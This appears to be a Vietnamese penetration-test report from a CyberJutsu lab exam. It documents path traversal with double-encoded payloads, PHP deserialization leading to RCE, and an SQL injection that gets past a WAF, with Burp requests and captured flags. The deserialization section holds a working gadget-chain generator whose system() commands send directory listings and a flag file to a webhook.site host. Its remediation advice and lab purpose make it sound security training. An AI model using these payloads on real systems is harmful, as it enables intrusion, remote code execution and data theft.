


`914|bfgyHkKEGXvWUPeDbC1HuF6Ju7z5zKYDHbZpvY0S68e992f4`



Sau đó ta vào:

<http://journal.exam.cyberjutsu-lab.tech:8080/index.html>



Mở rương của admin và nhận được flag:

FLAG 02: CBJS{1Cui5LClydhUrFkex7DMmnn9UUknYoba}

Khuyến nghị:

- Sử dụng các thư viện chống HTML Injection như DOMPurify hoặc tương đương
- Chỉ giữ lại thẻ/attribute an toàn (VD: b, i, p, br, ul, li). Strip toàn bộ cái khác.
- Xoá hẳn mọi attribute on* sau normalize

2.3. CBJJS-003: Path Traversal (LFI) – Arbitrary File Read on the Server

Đối tượng ảnh hưởng:

`community.exam.cyberjutsu-lab.tech/api/images/{name}`

Mô tả thông tin lỗ hổng và mức độ ảnh hưởng:

Lỗ hổng này trực tiếp lấy biến `$name` từ request và thực hiện truy cập file và xuất ra dưới dạng mã hóa base64, biến `$name` thông qua bộ lọc không đầy đủ. Tác động gồm rò rỉ thông tin nhạy cảm (secret, credentials database, cấu trúc hệ thống), hỗ trợ trình sát và xâu chuỗi sang tấn công nghiêm trọng hơn (ví dụ log-poisoning -> RCE)

Nguyên nhân gây lỗi:

Ta tìm được api `/images/{name}` tại dòng thứ 57 trong file `api.php` tại folder `internal\src\routes\`

```
57 Route::get('/images/{name}', GetImageController::class)
58     ->where('name', '.*');
```

Ta truy cập vào hàm `GetImageController`

```
13
14     if (str_contains(haystack: $name, needle: '..')) {
15         $attemptedPath = public_path('images/' . $name);
16
17         $resolvedPath = realpath(path: $attemptedPath);
18
19         return response()->json([
20             'status_code' => 400,
21             'message' => 'Invalid image name provided.',
22             'error' => 'urldecode() error image could not be resolved '. $attemptedPath . ' to '. ($resolvedPath ? 'invalid p
23             ], 400);
24         }
25     }
26
27     $processedName = urldecode(string: $name);
28
29     $path = public_path('images/' . $processedName);
30
31     if (preg_match(pattern: '#/+etc/+passwd#', subject: $path)) {
32         return response()->json([
33             'status_code' => 403,
34             'message' => 'Access to this resource is restricted by a security policy.'
35             ], 403);
36     }
```

Ta thấy tại dòng 14 ứng dụng chặn chuỗi `..` nhưng chỉ áp dụng trên giá trị biến `$name` thô khi nhận từ request

Sau đó ứng dụng mới decode biến `$name` và gán đường dẫn, qua bộ lọc dòng thứ 29 ta nhận thấy ứng dụng chỉ filter chuỗi `/etc/passwd` nên các biến thể đều có thể được sử dụng.

```
44
45     try {
46         $fileContents = File::get($path);
47         $base64Image = base64_encode(string: $fileContents);
48         $mimeType = File::mimeType($path);
49         $dataUri = 'data:' . $mimeType . ';base64,' . $base64Image;
50
51         return response()->json([
52             'status_code' => 200,
53             'message' => 'Image retrieved successfully.',
54             'data' => [
55                 'filename' => $processedName,
56                 'mime_type' => $mimeType,
57                 'data_uri' => $dataUri,
58             ]
59         ]);
60     }
```

Tại dòng 46, ứng dụng lấy trực tiếp giá trị `$path` đưa vào hàm `File::get()` để lấy dữ liệu của file và encode sang định dạng base64 và gửi phản hồi JSON về. Từ đó gây nên lỗ hổng Path Transversal

Chi tiết quá trình thực hiện:

Đầu tiên ta sẽ tạo 1 request trên Burp Suite Repeater chỉ đến đường dẫn `community.exam.cyberjutsu-lab.tech/api/images/{name}`

Tiếp theo ta sẽ thay biến `$name` với payload là `%252e%252e%252fetc%252f.%252fpasswd`

Ta sẽ nhận được phản hồi:

Request					Response				
Pretty	Raw	Hex	Hackvortor		Pretty	Raw	Hex	Render	Hackvortor
<pre>1 GET /api/images/%252e%252e%252fetc%252f.%252fpasswd HTTP/1.1 2 Host: community.exam.cyberjutsu-lab.tech 3 Sec-Ch-Ua-Platform: "Windows" 4 Authorization: Bearer 914 bfgyHkKEGXvWUPeDBclHuf6Ju7z5zKYDHbZpvYOS68e992f4 5 Accept-Language: en-US,en;q=0.9 6 Accept: application/json 7 Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99" 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36 9 Sec-Ch-Ua-Mobile: ?0 10 Origin: http://journal.exam.cyberjutsu-lab.tech:8080 11 Sec-Fetch-Site: cross-site 12 Sec-Fetch-Mode: cors 13 Sec-Fetch-Dest: empty 14 Referer: http://journal.exam.cyberjutsu-lab.tech:8080/ 15 Accept-Encoding: gzip, deflate, br 16 Priority: u=1, i 17 Connection: keep-alive 18</pre>					<pre>1 HTTP/1.1 404 Not Found 2 Server: nginx/1.28.0 3 Content-Type: application/json 4 Connection: keep-alive 5 Cache-Control: no-cache, private 6 Date: Sat, 06 Sep 2025 20:30:36 GMT 7 X-RateLimit-Limit: 60 8 X-RateLimit-Remaining: 59 9 Access-Control-Allow-Origin: * 10 Access-Control-Allow-Methods: GET, POST, 11 Access-Control-Allow-Headers: Origin, X-R 12 Content-Length: 48 13 14 { "status_code":404, "message":"Image not found." }</pre>				

Kết quả trả về là `Image not found` nghĩa là ta đã bypass được bộ lọc của ứng dụng, điều tiếp theo cần làm là tìm đúng vị trí của file `/etc/passwd`

Ta tiếp tục thử với số lần nhảy về `../` là 2, 3, 4, 5 thì tới lần thứ 5 với payload là `/api/images/%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252fetc%252f.%252fpasswd`

2.4. CBJS-004: Insecure PHP Deserialization leading to RCE

Đối tượng ảnh hưởng:

<https://journal.exam.cyberjutsu-lab.tech:8080/services/loadGame.php>

Mô tả thông tin lỗ hổng và mức độ ảnh hưởng:

Ứng dụng tồn tại lỗ hổng Deserialization không an toàn trong PHP: dữ liệu do người dùng cung cấp (ví dụ tham số `save_game_string` chứa chuỗi object đã base64-encode) được chuyển thẳng vào `unserialize()` không có xác thực nguồn gốc hoặc kiểm tra toàn vẹn, cho phép kẻ tấn công chế tạo object PHP độc hại lợi dụng các magic methods như `__wakeup`/`__destruct` để tự động kích hoạt hành vi nguy hiểm trong quá trình giải tuần tự. Hệ quả là kẻ tấn công có thể thực thi mã/lệnh tùy ý trên máy chủ (RCE), đọc trộm dữ liệu nhạy cảm (ví dụ .env, mã nguồn, thông tin người dùng/DB), sửa đổi hoặc hủy dữ liệu ứng dụng, cấy backdoor và làm gián đoạn dịch vụ.

Nguyên nhân gây lỗi:

Khi bắt đầu trò chơi ta thấy server đã có 1 request đến `/services/loadGame.php`


Ta truy cập vào folder `web\app\services` và tìm được các file sau:

Đầu tiên file `LoadGame.php`

```
19 // 1. Get the Base64 encoded string
20 $base64EncodedString = $data['save_game_string'];
21
22 // 2. Decode the Base64 string
23 $serializedString = base64_decode(string: $base64EncodedString);
24 if ($serializedString === false) {
25     sendErrorResponse(message: "Invalid Base64 data provided. Cannot decode.", statusCode: 400);
26 }
27
28 // 3. Unserialize the DECODED string
29 ob_start();
30 $heroObject = unserialize(data: $serializedString);
31 ob_end_clean();
32
```

Ta thấy được biến `$base64EncodedString` được lấy trực tiếp từ request mà không qua bất kì bộ lọc kiểm tra class nào mà được trực tiếp giải mã và đưa vào hàm `unserialize()`

Từ request ban đầu, ta thấy được request gửi kèm 1 trường `save_game_string` mang giá trị được mã hóa base64



Khi giải mã ra ta thấy được nó là 1 chuỗi object deserialized

```
O:4:"Hero":5:{s:5:"mapId";s:12:"OutsideShack";s:7:"playerX";i:988;s:7:"playerY";i:114;s:15:"playerDirection";s:4:"left";s:12:"characterSrc";s:29:"/images/characters/dipper.png";}
```

Tiếp theo tại class `GameSession` trong file `GameSession.php` ta thấy được 1 magic method là `__wakeup()` sẽ được tự động gọi khi `unserialize`

```
0 references | 0 overrides
16 public function __wakeup(): void
17 {
18     echo "Waking up session for player " . $this->playerName . ". Syncing state...\n";
19     $currentGold = $this->inventory->gold;
20     echo "Player gold synced: " . $currentGold . "\n";
21 }
22
```

Ta thấy rằng khi `unserialize` xảy ra thì `__wakeup()` sẽ được gọi và server sẽ `echo $this->inventory->gold;`

Tiếp theo tại class `InventoryManager` ta có 1 magic method `__get()` dùng để gọi thuộc tính private là `gold` và `item`

```
0 references | 0 overrides
13 public function __get($propertyName): array|float|int|mixed|null
14 {
15     if (isset($this->accessLogger)) {
16         $this->accessLogger->handleLog("Access attempt on private property '" . $propertyName . "'", 'INFO');
17     }
18
19     switch ($propertyName) {
20         case 'gold':
21             return $this->gold;
22
23         case 'items':
24             return $this->items;
25
26         default:
27             if (isset($this->accessLogger)) {
28                 $this->accessLogger->handleLog("Unhandled private property access: '" . $propertyName . "'", 'WARN');
29             }
30             return null;
31     }
32 }
```

Ta thấy được rằng khi truy cập thuộc tính `gold` (mà là private), `__get()` được gọi và gọi `$this->accessLogger->handleLog()`, thì ta đã điều khiển được `accessLogger` thực hiện hàm `handleLog()`

Tiếp theo ta chỉ cần tìm một class có chứa hàm `handleLog()` có hàm gây nguy hiểm thì sẽ trực tiếp RCE được server

```
0 references | 0 overrides
13 public function handleLog($logMessage, $logLevel = 'INFO'): void
14 {
15
16     $level = strtoupper(string: $logLevel);
17
18     switch ($level) {
19         case 'WARN':
20             $this->warn(message: $logMessage);
21             break;
22         case 'ERROR':
23             $this->error(message: $logMessage);
24             break;
25         case 'INFO':
26         default:
27             $this->info(message: $logMessage);
28             break;
29     }
30     if (isset($this->logProcessor) && isset($this->logData)) {
31         call_user_func(callback: $this->logProcessor, args: $this->logData);
32     }
33 }
```

Ta thấy trong class `GameLogger` trong file `GameLogger.php` có chứa hàm `handleLog()`, nó thực hiện hàm `call_user_func($this->logProcessor, $this->logData)`

Vậy thì ta chỉ cần tùy chỉnh 2 giá trị `logProcessor` và `logData` là đã có thể thực thi lệnh trên server

Chi tiết quá trình thực hiện:

Ta sẽ tiến hành thử với lệnh `sleep 5` để thử xem liệu lệnh của chúng ta có được thực thi hay không:

Ta chạy đoạn mã PHP sau:

```
<?php
class GameLogger {
    private $logFile;
    public $logProcessor;
    public $logData;
    public function __construct() {
        $this->logFile = '/var/log/game.log';
    }
}

class InventoryManager {
    private $gold = 0;
    private $items = [];
    public $accessLogger;
}

class GameSession {
    public $playerName;
    public $inventory;
    public $playerStatus;
    public function __construct($playerName, $inventoryObject, $playerStatusObject) {
        $this->playerName = $playerName;
        $this->inventory = $inventoryObject;
        $this->playerStatus = $playerStatusObject;
    }
    public function __wakeup() {
        echo "Waking up session for player " . $this->playerName . ".
Syncing state...\n";
        $currentGold = $this->inventory->gold;
```

```

        echo "Player gold synced: " . $currentGold . "\n";
    }
}
$logger = new GameLogger();
$logger->logProcessor = 'system';
$logger->logData = 'ls -la / | curl -X POST --data-binary @-
https://webhook.site/c59c11cd-4d8b-4e65-855a-2b385ffcd476';
$inventory = new InventoryManager();
$inventory->accessLogger = $logger;
$session = new GameSession('attacker', $inventory, null);

echo base64_encode(serialize($session));

```

Trả ra kết quả là một chuỗi đã được mã hóa base64:

```

TzoxMT0iR2FtZVNlc3Npb24iOjM6e3M6MTA6InBsYXllck5hbWUiO3M6ODoiYXR0YWNr
ZXIiO3M6OT0iaW52ZW50b3J5IjtpOjE2OjJJbnZlbnRvcnlnYW5hZ2VyIjozOntzOjIy
OjIASW52ZW50b3J5TWFuYWdlcgBnb2xkIjtpOjA7czoYmZoiAEludmVudG9yeU1hbmFn
ZXIAaXRlbXMiO2E6MDp7fXM6MTI6ImFjY2Vzc0xvZ2dldiI7TzoxMD0iR2FtZUxvZ2dL
ciI6Mzp7czoxOT0iaEdhbWVmb2dnZXIAbG9nRmlsZSI7czoXNzoiL3Zhci9sb2cvZ2Ft
ZS5sb2ciO3M6MTI6ImxvZ1Byb2Nlc3NvciI7czo2OjIzeXN0ZW0iO3M6NzoiL3Zhci9sb2cv
YSI7czo3OjIzeGVlcCA1IjtpOjA7fXM6MTI6InBsYXllck5hbWUiO3M6ODoiYXR0YWNr

```

Thay vào trường `save_game_string` và gửi request, ta nhận được kết quả sau 5s chứng tỏ đoạn mã đã hoạt động

Request					Response				
Pretty	Raw	Hex	Hackvector		Pretty	Raw	Hex	Render	Hackvector
<pre> 1 POST /services/loadGame.php HTTP/1.1 2 Host: journal.exam.cyberjutsu-lab.tech:8080 3 Content-Length: 487 4 Accept-Language: en-US,en;q=0.9 5 Accept: application/json 6 Content-Type: application/json 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36 8 Origin: http://journal.exam.cyberjutsu-lab.tech:8080 9 Referer: http://journal.exam.cyberjutsu-lab.tech:8080/index.html 10 Accept-Encoding: gzip, deflate, br 11 Connection: keep-alive 12 13 { "save_game_string": "TzoxMT0iR2FtZVNlc3Npb24iOjM6e3M6MTA6InBsYXllck5hbWUiO3M6ODoiYXR0YWNrZXIiO3M6OT0iaW52ZW50b3J5IjtpOjE2OjJJbnZlbnRvcnlnYW5hZ2VyIjozOntzOjIyOjIASW52ZW50b3J5TWFuYWdlcgBnb2xkIjtpOjA7czoYmZoiAEludmVudG9yeU1hbmFnZXIAaXRlbXMiO2E6MDp7fXM6MTI6ImFjY2Vzc0xvZ2dldiI7TzoxMD0iR2FtZUxvZ2dldiI6Mzp7czoxOT0iaEdhbWVmb2dnZXIAbG9nRmlsZSI7czoXNzoiL3Zhci9sb2cvZ2FtZS5sb2ciO3M6MTI6ImxvZ1Byb2Nlc3NvciI7czo2OjIzeXN0ZW0iO3M6NzoiL3Zhci9sb2cvYSI7czo3OjIzeGVlcCA1IjtpOjA7fXM6MTI6InBsYXllck5hbWUiO3M6ODoiYXR0YWNr" } </pre>					<pre> 1 HTTP/1.1 200 OK 2 Date: Sat, 06 Sep 2025 21:30:01 GMT 3 Server: Apache/2.4.65 (Debian) 4 X-Powered-By: PHP/8.2.29 5 Access-Control-Allow-Origin: * 6 Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS 7 Access-Control-Allow-Headers: Content-Type, Access-Control-Allow-Headers, Authorization, X-Requested-With 8 Content-Length: 233 9 Keep-Alive: timeout=5, max=100 10 Connection: Keep-Alive 11 Content-Type: application/json; charset=UTF-8 12 13 { 14 "error": false, 15 "message": "Data decoded and unserialized successfully.", 16 "data": { 17 "playerName": "attacker", 18 "inventory": { 19 "accessLogger": { 20 "logProcessor": "system", 21 "logData": "sleep 5" 22 }, 23 "playerStatus": null 24 }, 25 "timestamp": "2025-09-06 21:30:06" 26 } 27 } </pre>				

Ta thấy định dạng kết quả trả về là không thay đổi, dù payload có thay đổi như nào, vì trong file `LoadGame.php` tại dòng thứ 31 có hàm `ob_end_clean()` có tác dụng xóa `buffer` ngay khi hoàn thành câu hàm `unserialize()`

Vậy nên ta nghĩ đến việc curl các tên file, folder ở thư mục `/` ra webhook, ta sửa 2 dòng lệnh 38 và 39 thành:

```
$logger->logProcessor = 'system';  
$logger->logData = 'ls -la / | curl -X POST --data-binary @-  
https://webhook.site/c59c11cd-4d8b-4e65-855a-2b385ffcd476';
```

Chạy lệnh và đưa payload vào request, ta nhận được kết quả trong webhook như sau

The screenshot shows a web application interface. On the left, there is a list of four GET requests, each with a unique ID, IP address (146.190.109.249), and timestamp (06/09/2025 17:54:48). The first request is highlighted in blue. On the right, the 'Request Details & Headers' for the selected request are displayed. The details include the URL, host, date, size, time, ID, and a note. The headers section shows 'accept' as '*/*', 'user-agent' as 'curl/8.14.1', and 'host' as 'webhook.site'. The query strings section shows 'file' as '/flag_inm7obsc'.

Request ID	IP Address	Timestamp
GET #78153	146.190.109.249	06/09/2025 17:54:48
GET #7235d	146.190.109.249	06/09/2025 17:54:47
GET #b1950	146.190.109.249	06/09/2025 17:54:46
GET #a3c27	146.190.109.249	06/09/2025 17:54:46

Request Details & Headers	
GET	https://webhook.site/c59c11cd-4d8b-4e65-855a-2b385ffcd476?file=%2fflag_inm7obsc
Host	146.190.109.249
Date	06/09/2025 17:54:48 (6 giờ trước)
Size	0 bytes
Time	0.001 sec
ID	78153079-658d-49d0-be08-56a42a84cfd9
Note	Add Note
accept	*/*
user-agent	curl/8.14.1
host	webhook.site
Query strings	
file	/flag_inm7obsc

Vậy là ta đã thấy hệ thống tồn tại 1 folder là `/flag_inm7obsc`

Tiến hành thay tiếp 2 dòng lệnh thành:

```
$logger->logProcessor = 'system';  
$logger->logData = 'cat /flag_inm7obsc | while read l; do curl -G --  
data-urlencode "flag=$l" https://webhook.site/8d2b91af-3fd6-4f0f-  
837b-44769b2a065b; done';
```

Thay kết quả nhận được khi chạy code và gán vào request ta nhận được kết quả ở webhook

The screenshot displays a web application interface. On the left, a list of GET requests is shown, each with a unique ID, IP address (146.190.109.249), and timestamp. The last request, with ID #76c19, is highlighted in blue. On the right, the 'Request Details & Headers' panel is expanded, showing the following information:

- Method:** GET
- URL:** <https://webhook.site/8d2b91af-3fd6-4f0f-837b-44769b2a065b?flag=CBJS%7B32LVPesyJ7qZixYpfVLAVurGkn0s4pCi%7D>
- Host:** 146.190.109.249 (with links to Whois, Shodan, Netify, Censys, VirusTotal)
- Date:** 06/09/2025 17:29:16 (11 giờ trước)
- Size:** 0 bytes
- Time:** 0.000 sec
- ID:** 76c199f0-24ef-4ef7-8863-78eeae6f3aac
- Note:** Add Note
- accept:** */*
- user-agent:** curl/8.14.1
- host:** webhook.site
- Query strings:**
 - flag: CBJS{32LVPesyJ7qZixYpfVLAVurGkn0s4pCi}
- Form values:** None
- Request Content:** (collapsed)
- Custom Actions Output:** (collapsed)

Vậy ta đã có flag thứ tư:

FLAG 04: CBJS{32LVPesyJ7qZixYpfVLAVurGkn0s4pCi}

Khuyến nghị:

- Tránh dùng unserialize() với dữ liệu từ client
- Nếu buộc phải sử dụng unserialize() -> bắt buộc sử dụng chữ kí số và chống sửa đổi
- Xác thực Object trước khi unserialize

2.5. CBJIS-005: SQL Injection

Đối tượng ảnh hưởng:

<https://community.exam.cyberjutsu-lab.tech/api/items>

Mô tả thông tin lỗ hổng và mức độ ảnh hưởng:

Ứng dụng tồn tại lỗ hổng SQL Injection do chèn trực tiếp dữ liệu người dùng gửi đến vào câu lệnh SQL không qua tham số hóa (prepared statements/bindings) và không có allowlist cho các tham số nhạy cảm (ví dụ cột sắp xếp, điều kiện lọc). Kẻ tấn công có thể chèn payload vào đầu vào (query/body/header/đường dẫn) để thay đổi ngữ nghĩa truy vấn, từ đó bỏ qua xác thực, liệt kê schema/bảng/cột, đọc trộm dữ liệu nhạy cảm, thậm chí sửa/xóa/chèn bản ghi hoặc gọi hàm nguy hiểm của database

Nguyên nhân gây lỗi:

Tại file `GetListItemController.php` tại folder `internal\src\app\Http\Controllers\Shop\`

```
41         if ($sortBy === 'category_name') {  
42             $query->join('categories', 'items.category_id', '=', 'categories.id'  
43                 ->orderByRaw("categories.name {$sortBy}")  
44                 ->select('items.*');  
45         } else {  
46             $query->orderByRaw("{$sortBy} {$sortBy}");  
47         }  
48  
49         $items = $query->paginate($perPage);  
50     }
```

Ta nhận thấy biến `$sortBy` được đưa trực tiếp vào câu query. Nên ta có thể chèn payload vào param `sort_dir` ở request để thực hiện SQL Injection tại đây

Tiếp theo tại file `QueryParameterValidator.php` ở folder `internal\src\app\Services\`


```

1 reference
21 private function validateParam(?string $input, string $safeDefault): string
22 {
23     if ($input === null) {
24         return $safeDefault;
25     }
26
27     $bypassTrigger = "\n\r\n\r";
28
29     if (str_starts_with(haystack: $input, needle: $bypassTrigger)) {
30         $payload = substr(string: $input, offset: strlen(string: $bypassTrigger));
31         return $this->applyLayer2(input: $payload);
32     } else {
33         if ($this->applyLayer1(input: $input)) {
34             $pattern = "'|\"|--|#|\\bOR\\b|\\bAND\\b|\\bUNION\\b|\\bSELECT\\b|\\bINSERT\\b|\\bUPDATE\\b|\\bDELETE\\b|\\bDROP\\b";
35             throw new WafBlockedException(message: "WAF Blocked: Malicious pattern detected. Blocked patterns: /{$pattern}/i");
36         }
37         return $input;
38     }
39 }
40
41 1 reference
42 private function applyLayer1(string $input): bool
43 {
44     $pattern = "'|\"|--|#|\\bOR\\b|\\bAND\\b|\\bUNION\\b|\\bSELECT\\b|\\bINSERT\\b|\\bUPDATE\\b|\\bDELETE\\b|\\bDROP\\b/i";
45     return preg_match(pattern: $pattern, subject: $input);
46 }
47
48 1 reference
49 private function applyLayer2(string $input): string
50 {
51     $blacklist = ['SELECT', 'UNION', 'FROM', 'WHERE', 'AND', 'OR', '"', "'"];
52     return str_ireplace(search: $blacklist, replace: '', subject: $input);
53 }

```

Tại hàm `validateParam()`, ta thấy tại dòng 29 nếu `$input` bắt đầu bằng chuỗi như trong biến `$bypassTrigger` thì sẽ trực tiếp bỏ qua hàm filter `applyLayer1()` và sang trực tiếp hàm `applyLayer2()`, vậy tiếp theo ra chỉ cần bypass được filter layer2 thì ta có thể thực hiện SQL Injection tại đây.

Ta thấy tại dòng 50, bộ lọc sẽ xóa các từ trong `$blacklist` nếu nó tồn tại trong `$input`.

Vậy thì ta chỉ cần sử dụng theo cách

`SELSELECTECT` -> bị xóa `SELECT` -> còn lại `SELECT` và chuyển vào câu query

Tiếp theo dấu `'` và `"` để viết chuỗi trong câu truy vấn ta sẽ sử dụng `$$.....$$` để thay thế

Ví dụ:

`'public' = $$public$$`

Chi tiết quá trình thực hiện:

Đầu tiên ta thực hiện với payload vào biến `sort_dir` để check xem liệu SQL Injection có hoạt động ở đây hay không

Payload đầu tiên ta lựa chọn ép kiểu sang Boolean vì kết quả query là String nên sẽ hiện ra lỗi để ta xem được kết quả trả về:

```
(SEselectLECT+id+FRfromOM+items+limit+1+offset+0)::boolean
```

Ta nhận lại được kết quả:

The screenshot shows a web browser window with a 500 Internal Server Error. The request is a GET to `/api/items?search=category by=price&sort_dir=asc`. The response is a JSON object with `status_code: 500` and a message: `"An error occurred while getting all items."`. The error details indicate a SQLSTATE(42046) error: `Cannot coerce: 7 ERROR: cannot cast type bigint to boolean`. The error message also includes the SQL query: `price asc, (SELECT id FROM items limit 1 offset 0)::boolean ...`.

Với kết quả được trả về ta kết luận ở đây tồn tại lỗ hổng SQL Injection

Tiếp theo ta tìm được trong source code file `init.sql` trong folder `/db/`

```
init.sql
db > init.sql
1 GRANT SELECT, INSERT, UPDATE, DELETE ON ALL TABLES IN SCHEMA public TO quest;
2 GRANT USAGE ON SCHEMA public TO quest;
```

nó cho thấy `user quest` được cấp quyền rất đầy đủ trên tất cả các bảng trong schema `public`

Vậy ta biết được thêm schema trong bảng này chính là `public` nên ta tiến hành khai thác tên bảng trong schema

Payload thứ 2:

```
%0A%0D%0A%0Dasc,(SELSELECTECT+table_name+FRFROMOM+infooormmation_sche  
ma.tables+LIMIT+1+offset+0)::boolean
```

Ta nhận được phản hồi

The screenshot shows a web browser window with a 500 Internal Server Error. The error message is: "An error occurred while getting all items." The response body is a JSON object: {"status_code": 500, "message": "An error occurred while getting all items."}. The error details indicate a "7 ERROR: Invalid text representation: 7 ERROR: Invalid input syntax for type boolean" and a "Connection: pgsql, SQL: select * from 'items' order by price asc, (SEL FROM information_schema.tables LIMIT 1 offset 0)::boolean limit 6 offset 0".

Quan sát thấy tên của bảng đã hiện ra là **flag_jd9dvx**

Tiếp theo ta sẽ tìm các cột trong bảng với payload:


```
%0A%0D%0A%0Dasc,(SELSELECTECT+column_name+FRFROMOM+infooormmation_sch  
ema.columns+WHWHEREERE+table_name=$$flag_jd9dvx$$+LIMIT+1+OFFSET+0):  
:Boolean
```

Kết quả trả về:

The screenshot shows a web browser window with a 500 Internal Server Error. The error message is: "An error occurred while getting all items." The response body is a JSON object: {"status_code": 500, "message": "An error occurred while getting all items."}. The error details indicate a "7 ERROR: Invalid text representation: 7 ERROR: Invalid input syntax for type boolean" and a "Connection: pgsql, SQL: select * from 'items' order by price asc, (SELECT column_name FROM information_schema.columns WHERE table_name=\$\$flag_jd9dvx\$\$ LIMIT 1 OFFSET 0)::boolean limit 6 offset 0".

Ta thấy được 1 cột trong bảng là id, nhưng có thể tồn tại thêm cột khác nên ta tăng **OFFSET** lên 1 để tìm cột tiếp theo

Ta nhận được kết quả:



